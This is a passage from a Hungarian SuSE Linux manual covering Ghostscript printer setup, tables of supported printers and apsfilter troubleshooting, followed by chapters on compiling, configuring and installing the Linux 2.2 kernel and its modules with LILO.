jancsi@meggyfa: > gs @stc.upp -q -dNOPAUSE -dSAFER \
-r360x360 -sOutputFile=testfile.lpr \
testfile.ps quit.ps
```

```
jancsi@meggyfa: > su
```

```
meggyfa: # cat testfile.lpr > /dev/lp0
```

Tipp: Új nyomtatókról információkat a `/usr/share/ghostscript/<version>/doc` könyvtárban találhat (pl. a `devices.txt`).

A *Ghostscript-Honlapján* a lehető legfrisebb információkhoz juthat (verziók, nyomtató kezelés, stb.). A címe:

<http://www.cs.wisc.edu/~ghost/>

12.6 Támogatott nyomtatók jegyzéke

A PostScripten, HP DeskJeten és Epson Stylus nyomtatókon kívül egész sor más nyomtatót támogat a Ghostscript (5.10. verzió); az 5. verzió óta az "uniprint" meghajtó új, ami minden esetben beállítódik egy-egy nyomtatóspecifikus paraméterállománnyal a kívánt nyomtató számára. Ezek a paraméterfájlok kiválaszthatók az **lprsetup**-pal és elvégezhető rajtuk a saját igény szerinti testreszabás, ha szükséges; ezek a `/usr/share/ghostscript/<VERSION>/` könyvtárban helyezkednek el, és .upp kiterjesztésűek. Először ezeket a paraméterfájlokat érdemes kipróbálni (lásd a 12.1 táblázatot), ha léteznek az adott nyomtatóhoz.

Canon	
bjc610a0.upp	BJC 610, 360x360DPI, plain paper high speed, color, rendered
bjc610a1.upp	BJC 610, 360x360DPI, plain paper, color, rendered
bjc610a2.upp	BJC 610, 360x360DPI, coated paper, color, rendered
bjc610a3.upp	BJC 610, 360x360DPI, transparency film, color, rendered
bjc610a4.upp	BJC 610, 360x360DPI, back print film, color, rendered
bjc610a5.upp	BJC 610, 360x360DPI, fabric sheet, color, rendered
bjc610a6.upp	BJC 610, 360x360DPI, glossy paper, color, rendered
bjc610a7.upp	BJC 610, 360x360DPI, high gloss film, color, rendered
bjc610a8.upp	BJC 610, 360x360DPI, high resolution paper, color, rendered
bjc610b1.upp	BJC 610, 720x720DPI, plain paper, color, rendered
bjc610b2.upp	BJC 610, 720x720DPI, coated paper, color, rendered
bjc610b3.upp	BJC 610, 720x720DPI, transparency film, color, rendered
bjc610b4.upp	BJC 610, 720x720DPI, back print film, color, rendered

12.1 táblázat: folytatás a következő oldalon.....

bjc610b6.upp	BJC 610, 720x720DPI, glossy paper, color, rendered
bjc610b7.upp	BJC 610, 720x720DPI, high gloss paper, color, rendered
bjc610b8.upp	BJC 610, 720x720DPI, high resolution paper, color, rendered

Hewlett-Packard

cdj550.upp	DeskJet 550c, 300x300DPI, Gamma=2
------------	-----------------------------------

NEC

necp2x.upp	Prinwriter 2X, 360x360DPI, Plain Paper
necp2x6.upp	Prinwriter 2X, 360x360DPI, Plain Paper

Epson

stc.upp	Stylus Color I (és PRO Series), 360x360DPI, Plain Paper
stc_h.upp	Stylus Color I (és PRO Series), 720x720DPI, Special Paper
stc_l.upp	Stylus Color I (és PRO Series), 360x360DPI, noWeave
stc1520h.upp	Stylus Color 1520, 1440x720DPI, inkjet paper
stc2.upp	Stylus Color II / IIs, 360x360DPI, plain paper
stc2_h.upp	Stylus Color II, 720x720DPI, special paper
stc2s_h.upp	Stylus Color IIs, 720x720DPI, special paper
stc500p.upp	Stylus Color 500, 360x360DPI, not weaved, plain paper
stc500ph.upp	Stylus Color 500, 720x720DPI, not weaved, plain paper
stc600ih.upp	Stylus Color 600, 1440x720DPI, inkjet paper
stc600p.upp	Stylus Color 600, 720x720DPI, plain paper
stc600pl.upp	Stylus Color 600, 360x360DPI, plain paper
stc800ih.upp	Stylus Color 800, 1440x720DPI, inkjet paper
stc800p.upp	Stylus Color 800, 720x720DPI, plain paper
stc800pl.upp	Stylus Color 800, 360x360DPI, plain paper
stcany.upp	Any Stylus Color, 360x360DPI

12.1 táblázat: Paraméterfájlok az uniprint meghajtóhoz
(Ghostscript 5.10 esetén)

Ha esetleg a nyomtató számára nem található paraméterfájl, fel lehet használni a [12.2](#) fejezetben ([370.](#) oldal) szereplő kipróbált "meghajtókat".

Apple

appledmp	Apple Dot Matrix Printer (also Imagewriter)
iwhi	Apple Imagewriter, high resolution
iwlo	Apple Imagewriter, low resolution
iw1q	Apple Imagewriter, 320x216 dpi

Canon

bj10e	BubbleJet 10e
bj200	BubbleJet 200
bjc600	BubbleJet 600c, 4000c (color)
bjc800	BubbleJet 800c (color)
lbp8	LBP-8II
lips3	LIPS III

DEC

declj250	LJ 250
la50	LA50
la70	LA70
la75	LA75
la75plus	LA75 Plus
lj250	LJ250
ln03	LN03

Epson

ap3250	AP3250
eps9high	FX-80-compatible, 240 dpi
eps9mid	FX-80-compatible, 120 dpi
epson	FX-80-compatible 9 or 24-pin printer
epsonc	LQ-2550, Fujitsu 1200/2400/3400, color
lp8000	LP-8000 laser printer
lq850	LQ-850, 24-pin printer, 360dpi
st800	Stylus 800, ESC/P2
stcolor	Stylus Color

Hewlett-Packard

cdeskjet	DeskJet 500C, black & white
cdj500	DeskJet 500C, 540C
cdj550	DeskJet 550C, 560C
cdj670	DeskJet 670C, 690C

12.2 táblázat: folytatás a következő oldalon.....

cdj850	DeskJet 850C, 855C, 870C, 1100C
cdj890	DeskJet 890C
cdj1600	DeskJet 1600C
cdjcolor	DeskJet 500C, color print
cdjmono	DeskJet 500C, black & white
deskjet	DeskJet, DeskJet Plus
djet500	DeskJet 500
djet500c	DeskJet 500c
djet820c	DeskJet 820Cse és 820Cxi; poss. also the 1000 models
dnj650c	DesignJet 650C
hpdj	DeskJet with PCL-3 support (színes és fekete-fehér) Ghostscript-docu: hpdj/gs-hpdj.txt
laserjet	LaserJet
ljet2p	LaserJet IIp
ljet3	LaserJet III
ljet3d	LaserJet IIID
ljet4	LaserJet IV
ljetplus	LaserJet Plus
lj4dith	LaserJet IV, dithered
lj5mono	LaserJet 5 & 6 (PCL XL), bitmap
lj5gray	LaserJet 5 & 6, grayscale bitmap
lp2563	2563B Line Printer
paintjet	PaintJet color printer
pj	PaintJet XL, alternative
pjetxl	PaintJet 300XL
pjxl	PaintJet 300XL
pjxl300	PaintJet 300XL, DeskJet 1200C

IBM

ibmpro	Proprinter, 9-pin
jetp3852	Jetprinter 3852

OKI

oki182	MicroLine 182
okiibm	MicroLine, IBM-compatible

Tektronix

t4693d2	4693d, color
t4693d4	4693d, color
t4693d8	4693d, color

tek4696	4695/4696
Egyéb típusok	
hl7x0	Brother 720, 730, 820
imagen	Imagen ImPress
m8510	C.Itoh M8510
necp6	NEC P6, P6+, P60 at 360 dpi
oce9050	OCE 9050
r4081	Ricoh 4081 laser printer
sj48	StarJet 48
cp50	Mitsubishi CP50 color
xes	Xerox XES (2700, 3700, 4045)

12.2 táblázat: Támogatott nyomtatók (Ghostscript 5.10 alapján)

Az előbbi táblázatban szereplőkön kívül minden HP4 kompatibilis PostScript nyomtató támogatott.

Az *apsfilter* telepítése, vagy a *YaST*-tal való beállítás során, a baloldali oszlopban megadott sort kell nyomtatóeszközként beállítani (pl. *djet500*).

Ha a nyomtató nincs támogatva, az nem feltétlenül jelenti azt, hogy az *apsfilter* nem használható. Ez esetben próbáljunk ki egy hasonló nyomtatót. Meglehetősen gyakran vezet eredményre ez a megoldás. További segítség a meghajtó kiválasztásához a SuSE hardware adatbázisában lévő *CDB Component Database*-ben található:

http://cdb.suse.de/cdb_english.html, vagy helyben, ha a 'cdb' csomag a 'doc' készletből telepítve van.



A boltokban rengeteg, úgynevezett "Windows nyomtató" kapható, melyeknek másik, gyakran használt neve a "GDI nyomtató". Az ilyen nyomtatók legtöbbször *egyáltalán nem használhatók* Linux alatt, vagy szerencsés esetben csak korlátozással; ezzel kapcsolatban nézzük meg a CDB-t a http://cdb.suse.de/cdb_english.html címen, vagy kérdezzük meg az eladót! (Lehet hogy tud kérdésünkre válaszolni...)

A HP Deskjetek számára létező szoftver átalakító lehetővé teszi a fekete-fehér nyomtatást ('ppa' csomag, 'ap' készlet). A telepítéséhez olvassa el a /usr/doc/packages/ppa-ban lévő dokumentációt, vagy a http://sdb.suse.de/sdb/en/html/ke_printer-gdi.html címen található cikket.

A Lexmark nyomtatók számára (5700-as, 7000-es, 7200-as modellek) az 'ap' készlet 'pbm217k' csomagja létezik; a dokumentáció a /usr/doc/packages/pbm217k könyvtárban található. Rossz felbontás beállítása meglehetősen gyakori hiba. Ebben az esetben a megfelelő érték (a nyomtató DPI értéket fogad el) a GS_RESOL változóban, a

/etc/apsfilterrc-ben állítható be (pl. `GS_RESOL=360x360`). Néhány megjegyzésbe tett bejegyzés már létezik.

12.7 Ellenőrizzük, működik-e az apsfilterrel való nyomtatás

- Az 'aps' csomag az 'ap' készletből telepítve van-e?
- Az *apsfilter* be van állítva a YaST-tal, vagy a /var/lib/apsfilter/SETUP-pal?
- Az 'a' készletben lévő 'net_tool', 'netcfg', 'nkita', 'nkitb' csomagok telepítve vannak? Az 'n' készletben lévő 'lp-rold' csomag szintén?
- A kernel támogatja a TCP/IP-t? Ez úgy ellenőrizhető, hogy megnézzük, a /var/log/boot.msg-ben szerepel-e az "IP protocols: ICMP, UDP, TCP" sor.
- A párhuzamos port támogatása be van kapcsolva?
 - Az lp modul be van töltve? A 2.2.xx-es kernelben a **parport** és **parport_pc** modulokat szintén be kell tölteni (lásd a 10.4.3 fejezetben (324. oldal)).
 - Ha "Plug-and-Play" BIOS-unk van, és a BIOS-ban lévő portbeállítás auto-ra van állítva, meghatározott címet jelölhetünk ki (szabványos érték a 0x378 vagy csak 378).
 - Ha a nyomtató csak "villog", akkor a BIOS-ban lévő port ECP+EPP típusra lehet beállítva, amit a nyomtató nem ismer fel. Ebben az esetben állítsuk át ezt az értéket normal, SPP vagy ECP-re.
- Ha a nyomtató nem támogatja a szabványos 300 × 300 dpi-t, vajon beállítottuk a megfelelő nyomtatófelbontást (a nyomtató kézikönyve alapján) a YaST-tal, vagy a /etc/apsfilterrc-ben?
- Mit mond az **lpc status** parancs?
- Próbáljuk ki az **lpc up all** parancsot.
- Legutóljára a **raw** nyomtatási várósornak minden nyomtatóval működnie kell (ASCII-fájlokat nyomtatva); a "GDI nyomtatók" kivételek (lásd a 370 oldalon).
- Ha a nyomtató fekvő formátumban (*landscape*) nyomtat, és ezt nem akarjuk, vessünk egy pillantást a 12.3 fejezetben (358. oldal) leírtakra.
- Ha az **lpr** parancshoz -P opciót használunk, nem lehet szóköz a nyomtató neve előtt.
- Ha képesek vagyunk ASCII szöveget kinyomtatni a "raw" nyomtatási várósoron keresztül, próbáljunk kinyomtatni egy szokványos PostScript fájlt az **lpr**-rel. Létrehozhatunk ASCII szövegfájlból PostScriptet és kinyomtathatjuk a következő parancscsal:

```
jancsi@meggyfa: > a2ps -nP -1 \
-p /etc/hosts > /var/tmp/hosts.ps
jancsi@meggyfa: > lpr /var/tmp/hosts.ps
```

vagy a Ghostscripttel is elintézhethetjük a dolgot:

```
jancsi@meggyfa: > \
lpr /usr/share/ghostscript/5.10/examples/tiger.ps
```

- Ellenőrizzük le, hogy a `/var/spool/lpd/DRIVER_NAME` log-fájlban a `DRIVER_NAME` helyén a saját nyomatónk neve szerepel-e.
- Bizonyosodjunk meg arról, hogy a megfelelő nyomtatóportot használjuk (lásd a [12.1](#) fejezetben ([351.](#) oldal)).
- A kernelnek tartalmaznia kell egy PLIP meghajtót. (Ez a `/var/log/boot.msg`-ben ellenőrizhető le)!

VI. rész

A kernel és paramétere

13. fejezet

A kernel

Fordította: Subosits Gyula és Váradi István

A szabványos SuSE kernel, ami telepítés után a lemezre íródik (és ami korrekt telepítés után a `/boot`-ban található), hardverek széles skálájához illeszkedik valamint, amennyire lehet más kernel sajátosságokhoz. Ennek eredményeképpen nem tökéletesen a jelenlegi hardverünkhöz állították be. Ha jól választottunk a telepítés vagy a frissítés során, akkor viszont a kernel kimondottan a mi processzorunkhoz lesz optimalizálva.

Mindemellett, lehetséges hogy ez a kernel nem ideális a céljainkhoz, leginkább hálózati kiszolgálóknál és útvonalválasztóknál. Ráadásul egy kevés RAM is veszendőbe megy mivel néhány szükségtelen meghajtóprogram is betöltődik.

Így vannak előnyei a saját kernel fordításának. Saját kernelt kell fordítani az egzotikusabb hardver elemekhez, melyekhez nincs támogatás a szabvány kernelekben (pl. a különleges busz-egerek esetében). Összegezve, a kernel konfigurálás áttekintést nyújt a Linux kernel jelenlegi fejlesztési állapotáról (feltéve, hogy friss kernel forrással dolgozunk).

Több `Makefile` paraméterrel automatikus segítséget kapunk a feldolgozás során. Ezek a `Makefile`-ok kezelik, szinte az összes részletet. A kézzel elvégzendő dolog, csak a kiválogatás, ami azonos a hardver és más kernel jellemzők beállításának elvégzésével.

A kernelekhez nem biztosítunk Telepítési támogatást, ezt nem tartalmazza a SuSE Linux (lásd az [A.1.2](#) fejezetben (520. oldal)); mindamellett örülünk ha segíthetünk a Professzionális Szolgáltatásunkkal (lásd az [A.3](#) fejezetben (524. oldal)).

A leírás a 2.2.x kernel sorozatot veszi alapul. Az utalások közül számos érvényes a 2.0.x esetben is, azonban lehet hogy a részletek különböznek!



13.1 Kernel források

A kernel fordításához a következő csomagokat kell telepíteni: a kernel forrást (`'lx_suse'` csomag), a C fordító t (`'gcc'` csomag), a GNU binutilt (`'binutils'` csomag) és az include fájlokat a C fordítóhoz (`'libc'` csomag). Ezek a `'d'` készletben találhatók a CD-ROM-on. Ajánlott a C

fordító telepítése minden esetben, mivel a *C* nyelv elválaszthatatlan része a UNIX operációs rendszereknek.

A kernelforrás a `/usr/src/linux` alatt helyezkedik el. Ha tervezzük a kísérletezést különböző kezelekkel, akkor különböző könyvtárakba kell azokat kicsomagolnunk a `/usr/src` alá, és szimbolikus linket kell készítenünk az aktuális kernel forrásra, ami a `/usr/src/linux`. Ezt a YaST automatikusan megteszi.

Mivel a szoftverek egy része támaszkodik a kernel forrásra, fenn kell tartanunk a könyvtárat szimbolikus linkként, biztosítva az olyan rendszerprogramok hibamentes fordítását, melyeknek szükségük van ennek elérésére.

13.2 Kernelmodulok

Sok meghajtóprogram és tulajdonság ma már nincs közvetlenül a kernelbe fordítva, hanem kernelmodulként töltődik be, akkor amikor arra szükség van. Hogy mely eszközmeghajtók vannak fixen a kernelbe fordítva, és melyek töltődnek be modulként, az a kernel konfigurálásakor kerül meghatározásra.

A kernelmodulok a `/lib/modules/<verziószám>` könyvtárban találhatóak meg, ahol a `<verziószám>` az aktuális kernel verziószáma.

A modulok használata csökkenti a kernel méretét és RAM szükségletét, ami igencsak kívánatos. Ennek érdekében jó ha használjuk őket ott, ahol ésszerű. Alapvetően az összes olyan összetevő, amelyik nem kell a rendszer indulásához, kérhető modulként. Ez biztosítja azt, hogy a kernel nem lesz túl nagy ahhoz, hogy a BIOS vagy a Bootloader ne tudja majd betölteni. Azokat az eszközmeghajtókat, amelyek szükségesek a rendszer indításához pl. az `ext2`, a SCSI meghajtók egy SCSI-alapú rendszerben, valamint a hasonló elemeket közvetlen a kernelbe kell fordítani. Ezekkel ellentétben az olyan elemeket mint az `isofs`, `msdos` vagy a `sound`, melyek nem kellenek a rendszer indításához, modulba lehet fordítani.

Modulok kezelése

A modulok kezelésére a következő parancsok állnak rendelkezésünkre:

- **insmod**

Az *insmod* betölti a megadott modult, miután azt megkereste a `/lib/modules/<verziószám>` alkönyvtárban. Előnyösebb azonban a **modprobe** használata (lásd alább).

- **rmmmod**

A kért megadott modul eltávolítása. Ez csak akkor lehetséges, ha az adott modulra már nincs szükség. Nem lehet például eltávolítani az **isofs** modult (a CD-ROM fájlrendszerét), amíg egy CD-ROM a rendszerbe van csatlakozva.

- **depmod**

Elkészít egy `modules.dep` nevű fájlt a `/lib/modules/<verziószám>` könyvtárba, amelyben meghatározódnak a modulok függőségei. Ez biztosítja azt, hogy az összes szükséges függő modul betöltődjön a kiválasztottal együtt. Ha a **START_KERNELD** változó be van állítva

a `/etc/rc.config`-ban, akkor ez a fájl minden rendszerindításkor elkészül.

- **modprobe**

A megadott modul betöltése vagy eltávolítása, miközben figyelembe veszi a modulok függőségeit is. Ez a parancs nagyon hathatós és használható sok dologhoz (pl. minden modul kipróbálása egy adott típusból, amíg végül egy sikeresen be nem tölthető). Ellentétben az *insmod*-dal, a *modprobe* megvizsgálja a `/etc/modules.conf`-ot, és ez az előnyösebb módszer a modulok betöltésére. Részletesebb információkat ebben a témában, a megfelelő kézikönyv oldalakon találunk.

- **lsmod**

Megjeleníti, hogy jelenleg mely modulok vannak betöltve, és hány modul van használatban. A kernel démon által indított modulok, amelyek *autoclean*-nel vannak megjelölve, azt mutatják hogy ezek a modulok automatikusan el lesznek távolítva, ha az üresjáratú időhatáruk eléri.

A `/etc/modules.conf`

A modulok betöltése történhet még a `/etc/modules.conf`-ban lévő információk hatására is. Lásd még `'man depmod'`.

MEGJEGYZÉS: A SuSE Linux 6.3 óta a fájlnev megváltozott `/etc/conf.modules`-ról `/etc/modules.conf`-ra (a SuSE Linux 6.3-ban még csak szimbólikus link volt rá).

Ebben a fájlban paraméterek vannak azokhoz a modulokhoz, amelyeknek közvetlenül kell elérniük a hardvert, olyan moduloknak, amelyeknek rendszerspecifikus beállításokra van szükségük (pl. CD-ROM-meghajtók vagy a hálózati meghajtók). Az itt megadott paraméterek elvben azonosak azokkal, amelyeket a kernel boot prompt-jánál is megadhatunk pl. a *LILO*-nak

(lásd a 14 fejezetben (383. oldal)), de azok sok részletben különböznek. Ha egy modul betöltése sikertelen, újra kell próbálkoznunk, miután pontosan meghatároztuk a hardvert a `/etc/modules.conf` állományban.

Kmod – A "Kernelmodul betöltő"

A 2.2.x verziótól kezdve a "kernelmodul betöltő" a legjobb módszer a modulok használatához, és a régi kernel-démon lecseréléséhez (*kernel.d*). Ez a kerneltulajdonság lehetővé teszi a kernelnek a *modprobe* közvetlen használatát, és biztosítja azt, hogy a szükséges modulok automatikusan betöltve legyenek, amint azt a kernel igényli.

A "kernelmodul betöltő" használatához be kell állítani a megfelelő változót a kernel konfigurálásakor `'Kernel module loader'` (`CONFIG_KMOD`)

Azokat a meghajtóprogramokat, amelyek szükségesek a root fájlrendszer eléréséhez, közvetlenül a kernelbe kell fordítani. Így nem szabad a SCSI meghajtóprogramot vagy a saját fájlrendszert (rendszerint: **ext2**) modulként beállítani!



Mivel a SuSE Linux jelenleg használja az `initial ramdisk`-et és beépítve tartalmaz SCSI meghajtóprogramokat, például használható ez a módszer. Saját kernel fordítása során győződjünk meg róla, hogy az **INITRD_MODULES** változót beállítottuk a `/etc/rc.config` fájlban (lásd a 17.6 fejezetben (465. oldal)) és kikommenteztük az `initrd` sort a `/etc/lilo.conf`-ban (lásd a 16.3.5 fejezetben (442. oldal)). Ha ezeket nem végezzük el, akkor a kernel le fog fagyni az indítás során.

A kernelmodulok jól jönnek ritkán használt funkcióknál, mint például a parport és a printer támogatás, floppy kezelés és egyéb ritkán használt fájlrendszerek kezelése.

A *Kmod* nincs a modulok automatikus eltávolítására felkészítve; a modulok eltávolításával elérhető memórianyeresség jelentéktelen napjaink számítógépeinek RAM mennyiségéhez képest; lásd a `/usr/src/linux/Documentation/kmod.txt` fájlt. Éppen ezért a nagyobb teljesítményű kiszolgálóknak, melyek speciális feladatokat látnak el és csak néhány eszközmeghajtót igényelnek, "monolitikus" kernelük van.

13.3 Kernel konfiguráció

A kernel konfigurációja telepítés vagy frissítés után a `/usr/src/linux/.config` fájlból állítódik be (lásd a 2.2.8 fejezetben (40. oldal)). Ez a fájl azonban *csak* a kernelt írja le, a modulokat nem, azok a '`kernmod`' csomagból jönnek. Ha új modulokat akarunk fordítani, akkor kézzel kell őket kiválasztanunk.

A kernel konfigurálásának három módja van:

1. parancssoros
2. szöveges üzemmódú menüs
3. grafikus menüs X Window alatt

Következzék e három módszer rövid áttekintése.

Konfigurálás parancssorból

A kernel konfigurálásához lépünk be a `/usr/src/linux` könyvtárba, és írjuk be:

```
meggyfa:/usr/src/linux # make config
```

Döntsük el, hogy az opciók közül melyeket kívánjuk beépíteni a kernelbe. Válaszként két vagy három lehetőség van: `(y)`, `(n)` vagy `(m)`. Az '`m`' választ adjuk meg, ha azt akarjuk hogy az opció ne közvetlen a kernelbe, hanem modulba fordítódjon. Azokat a meghajtókat, amelyek szükségesek a rendszer indulásához, a kernelbe kell fordítani, és nem tölthetők be modulként. Ha bármely másik billentyűt nyomjuk meg, rövid segítő szöveget kapunk az aktuális beállításról.

Konfigurálás szöveges módban

Sokkal kényelmesebb módja a kernel konfigurálásának a következők beírása:

```
meggyfa:/usr/src/linux # make menuconfig
```

A *make menuconfig*-gal áttekinthetjük a választékokat, átvizsgálhatjuk a kérdéseket egy előnyösebb környezetben, és téves választás esetén nem kell végigmennünk az összes kérdésen ismét, mint az előző pontban ismertetett módszer esetében.

Konfigurálás X Window System alatt

Ha már telepítettük és beállítottuk az X Window rendszert ('*xf86*' csomag), a *Tcl/Tk*-t ('*tcl*' és '*tk*' csomagok), akkor használhatjuk a következőt is:

```
meggyfa:/usr/src/linux # make xconfig
```

Megjelenik egy GUI (Grafikus Felhasználói Felület) mellyel a kernel konfigurálása nagyon egyszerűen elvégezhető. Az X Window System-et '*root*'-ként kell elindítanunk, vagy kiegészítő lépéseket kell tennünk (pl. átvenni a képernyőt egy másik felhasználótól).

13.4 Beállítások a kernel konfigurációban

Minden egyedi kernel konfigurációs lehetőséget lehetetlen itt átnézni. Használjuk a rendelkezésre álló segítő információkat a kernel konfigurálásához. A legújabb kernel dokumentációt mindig megtaláljuk a */usr/src/linux/Documentation* könyvtárban.

Help Texts

13.5 A kernel fordítása

Távolítsuk el a megjegyzést a fő Makefile megfelelő sorának elejéről. Ez a `export INSTALL_PATH=/boot` sort tartalmazza. A módosítás után kernelünk eleve a */boot* könyvtárba települ.



Javasoljuk, hogy "*bzImage*"-dzset fordítsunk. Ez egy bevett szokás a kernel *too large* problémájának elkerülésére, ami könnyen megtörténik ha túl sok összetevőt választunk, és egy "*zImage*"-dzset készítünk (ilyen esetekre a "*kernel too big*" vagy a "*System is too big*" üzenetek jellemzők). Miután kialakítottuk a kernel konfigurációját saját igényeink szerint, indítsuk el a fordítást:

```
meggyfa:/usr/src/linux # make dep
meggyfa:/usr/src/linux # make clean
meggyfa:/usr/src/linux # make bzImage
```

A három parancs egy sorba is beírható. Ekkor egymást követően fognak elindulni. E forma akkor lehet hasznos, ha például éjjel akarunk új kernelt fordítani. A parancs megfelelő formája:

```
meggyfa:/usr/src/linux # make dep clean bzImage
```

Rendszerünk teljesítményétől függ, hogy alig pár perctől (AMD Athlon / Intel Pentium III) ¹, akár néhány óráig fog tartani (pl. egy 386-osnál 8 MB RAM-al).

Amíg a fordítás megtörténik, nyugodtan dolgozhatunk a többi konzol bármelyikén. Sikeres fordítás után megtaláljuk a kernelt a

/usr/src/linux/arch/i386/boot könyvtárban. A kernel lenyomatot – azt a fájlt, amely tartalmazza a kernelt – úgy hívják, hogy

bzImage

Ha ez a fájl nem létezik (/usr/src/linux/arch/i386/boot/bzImage), akkor a fordítás nem volt sikeres. A hibaüzenetek lehet hogy mind elvesztek a kimeneten. Ellenőrizhetjük, hogy milyen hibák voltak, ha beírjuk:

```
meggyfa:/usr/src/linux # make bzImage
```

és figyeljük a hibaüzeneteket. De semmi pánik: a hibák nagyon ritkák!

Ha Bash shellt használunk, beírhatjuk:

```
meggyfa:/usr/src/linux # make bzImage 2>&1 | tee kernel.out
```

ekkor a fordítás kimenete a kernel.out fájlba kerül. TCS shell alkalmazása esetén a parancs így néz ki:

```
meggyfa:/usr/src/linux # make bzImage |& tee kernel.out
```

Ha beállítottunk a kernelhez modulként betöltődő részeket, akkor kernelfordítás után el kell indítanunk a modulok fordítását is. Ezt a következő beírással tudjuk megtenni:

```
meggyfa:/usr/src/linux # make modules
```

Miután a modulok is sikeresen lefordultak, telepíteni kell őket a megfelelő könyvtárakba (/lib/modules/<verziószám>) a következő megadással:

```
meggyfa:/usr/src/linux # make modules_install
```

13.6 A rendszermag telepítése

Rendszermagfordítás után biztosítani kell a rendszer indíthatóságát. Ha LILO-t használunk, akkor azt újra be kell állítanunk. Egyszerűbb esetben másoljuk a rendszermagot a /boot/vmlinuz-ba (lásd a 13.5 bekezdést), és aztán futtassuk a LILO-t; kellemetlen meglepetések kivédésére azonban eleinte őrizzük meg a régi rendszermagot (/boot/vmlinuz.old), azért hogy nyugodtan indíthassuk a rendszert, és ha az új rendszermag nem az elvárásoknak megfelelően működik:

```
meggyfa:/usr/src/linux # cp /boot/vmlinuz /boot/vmlinuz.old
meggyfa:/usr/src/linux # cp arch/i386/boot/bzImage /boot/vmlinuz
meggyfa:/usr/src/linux # lilo
```

A **make bzlilo** Makefile-ja melleleg megteszi ezt a három lépést egy csapásra.

¹ Nagyon kedvelt tesztje hardvernek és a szoftvernek a kernelfordítás **make -j**-vel. Nagy mennyiségű RAM-ra lesz hozzá szükségünk (több mint 100MB-ra). Ez mindegyik forrásfájlhoz elindít egy fordítót.

Most a lefordított modulokat még telepíteni kell. Írjuk be:

```
meggyfa:/usr/src/linux # make modules_install
```

erre átmásolódnak a megfelelő célkönyvtárba, a
/lib/modules/<verziószám> könyvtárba belül.

Mindezek végrehajtása után vegyünk fel egy új sort a /etc/lilo.conf-ba, old-linux néven. Válasszuk a /boot/vmlinuz.old-ot boot image-ként, és másoljuk a régi rendszermagot a /boot/vmlinuz.old-ba. Ez lehetővé teszi a régi rendszermag indítását akkor is, ha az újjal valami hiba történik, az old-linux beírásával a lilo boot: promptjánál. Mindezeket részletesen tárgyaljuk a 4 fejezetben (119. oldal).

Miután átalakítottuk a /etc/lilo.conf-ot igényeink szerint, be kell írunk:

```
meggyfa:/usr/src/linux # lilo
```

Ha a Linux-ot DOS-ból indítjuk pl. egy linux.bat-tal (a loadlin alkalmazásával), akkor át kell másolnunk a rendszermagot a /dos/loadlin/bzimage-dzsbe (vagy abba a könyvtárba, ahová a loadlin-t telepítettük), azért hogy aktív legyen a következő indításkor.

Ezenkívül a /System.map tartalmazza a rendszermag szimbólumokat, amelyekre a moduloknak szüksége van ahhoz, hogy a rendszermag megfelelően működjön. Ez a fájl függ a használt rendszermaggal. Tehát a /usr/src/linux/System.map-ot² másoljuk a root könyvtárba (/). Ha a **make zlilo** paranccsal fordítjuk az új rendszermagot, akkor ez automatikusan megtörténik.

Ha ehhez hasonló üzenetet kapunk "System.map does not match current kernel", akkor valószínűleg a System.map nincs átmásolva.

13.7 Bootlemez készítése

Ha bootlemez akarunk készíteni az új rendszermaggal, akkor használjuk a következő parancsot:

```
meggyfa:/usr/src/linux # make bzdisk
```

13.8 A merevlemez kitakarítása fordítás után

Ha kevés hely van a merevlemezünkön, akkor visszanyerhetünk némi lemezterületet fordítás után, a következő parancs kiadásával:

```
meggyfa: # cd /usr/src/linux
meggyfa:/usr/src/linux # make clean
```

Ha van bőven helyünk, és egy új rendszermag fordítását tervezzük ugyanabból a forrásból, akkor hagyjuk ki ezt a lépést. Az új fordítás gyorsabban készül el, ha csak azokat a részeket kell újrafordítanunk, amelyeken változtattunk.

² Ez a fájl minden új rendszermag fordításakor elkészül.

Kernelparaméterek

Fordította: Subosits Gyula és Váradi István

14.1 Eszközmeghajtók a kernelben

A PC hardverkomponenseknek széles választéka van. Azért, hogy képesek legyünk megfelelően használni a hardvert, szükségünk van egy "eszközmeghajtó"-ra amellyel az operációs rendszer (Linux esetében ez a "kernel"), képes elérni a hardvert. Általában két módszer van az eszközmeghajtók rendszerbe illesztésére:

- Az eszközmeghajtó közvetlen kernelbe fordításával. Ilyenkor a kernelt *monolitikus* kernelnek nevezik. Néhány eszközmeghajtó csak ebben a formában hozzáférhető, igazolva a monolitikus kernelek szükségességét.
- Eszközmeghajtók szükség szerinti betöltődésével. Ilyenkor a kernelt *modularizált*-ként azonosítjuk. Ennek a megoldásnak az az előnye, hogy csak azok az eszközmeghajtók töltődnek be, amelyekre ténylegesen szükség van, és így a kernel nem tartalmaz felesleges ballasztot maga körül. A SuSE betöltőlemez kernele modulokat használ a hardverelemek jelenlétének támogatásával.

Néhány meghajtó még nem létezik modulként.

Mindezek ellenére, a meghajtóprogramokat a kernelbe fordítva, vagy modulként betöltve mégis lehetséges az, hogy egy hardverelemet nem fog felismerni a kernel. Ebben az esetben pontosabban meg kell határozni az összetevők sajátosságait.

A monolitikus kerneleknek ezeket a paramétereket a boot prompt-nál kell megadni, vagy egy boot loader segítségével¹. A moduláris eszközmeghajtók paramétereiket az *insmod* vagy a *modprobe* közvetítésével kapják meg, melyek egyidejűleg a modulokat is betöltik.


Sajnálatos módon a *LILLO* paraméterek formátuma különbözik azoktól, amelyeket az *insmod*-nak és a *modprobe*-nak kell megadni. Emiatt azokat két különböző csoportra osztjuk a következő oldalakon. Néhány modulnak egy-egy paramétere van (pl. a CD-ROM meghajtók), ezért ugyanazokat a paramétereket kapják, akár modulként, akár a *LILLO* promptnál használjuk őket.

¹ Ennek megfelelően a paramétereket hívják *LILLO* paramétereknek is, az X86 architektúrák betöltőjének hagyományos elnevezésével.

14.2 Néhány tipp

Mielőtt bemutatjuk a paraméterek listáját, itt van néhány javaslat hardverfelismerésre, paraméterátadásra és rendszerindításra a SuSE betöltőlemezrel:

